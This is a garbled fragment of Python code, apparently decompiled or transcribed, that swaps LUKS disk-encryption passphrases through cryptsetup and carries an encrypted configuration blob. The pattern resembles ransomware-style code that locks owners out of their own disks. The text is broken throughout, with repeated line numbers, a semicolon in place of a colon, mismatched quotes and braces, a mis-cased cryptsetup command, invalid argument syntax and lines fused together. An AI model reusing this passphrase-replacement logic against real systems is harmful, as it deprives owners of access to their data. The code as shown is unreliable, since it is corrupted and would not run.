42 def add_luks_passphrase (configuration, old_password, new_password):
43     if configuration.get('debug'):
44         print(f'''Adding passphrase: {new_password} (using existing passphrase:
45         {old_password})''')
```

```

45     '--batch-mode',
46     '--pbkdf-pbkdf2',
47     '--pbkdf-force-iterations=1000', configuration['source_dev']]
48     subprocess.check_output(cmd, f'''{old_password}\n{new_password}\n'''.encode('
ascii'), **('input',))
49 def remove_luks_passphrase(configuration, old_password, new_password):
50     if configuration.get('debug');
51     print(f''{Removing old passphrase: {old_password} (remaining passphrase: {
new_password}}''')
52     cmd = [
53         'cryptsetup',
54         'LuksRemovekey',
55         '--batch-mode',
56         configuration['source_dev']]
57     subprocess.check_output(cmd, f'''{old_password}\n{new_password}\n'''.encode('
ascii'), **('input',)) configuration = None
58 encrypted_configuration = b'
gAAAAABj6U1FMZKA00NUKUE5IWJFYrY8jeRSf12TqYpqfIiTrTP8ceGBoffIZt7XvWS5pXWE9afjswEi_f
Sq9D-tc Enh8QflWQu2j4l58Vrbjbd1s8kWRqcv6p65XHDiFSEDPAL1ybZD5Bsl0pzBWI59wWVL -
plUJz8FuIIpf01PWdq4sLcB3bSK pfSrT-
CkurhXFzqpRPEaTovsW8QLKpCsQuxYjrMTQ0yE7bwAkAUhBJrxt7TIBfZQPpsqCbt5Emrpb6eiudBNgI_F5V1
-ilix-XMcqZu-RhKDkUjw70GT-TaAdb5Y_cd0YMPmr4vnnf9t6nD1LzK3K86MuC_2JDRq0Voz1XbqeM-
yxIqipC5rJAs40kuBdNcFImJW2UJLF'
59
60 if configuration is not None:
61     encrypted_configuration = fernet.encrypt(json.dumps (configuration).encode())
62

```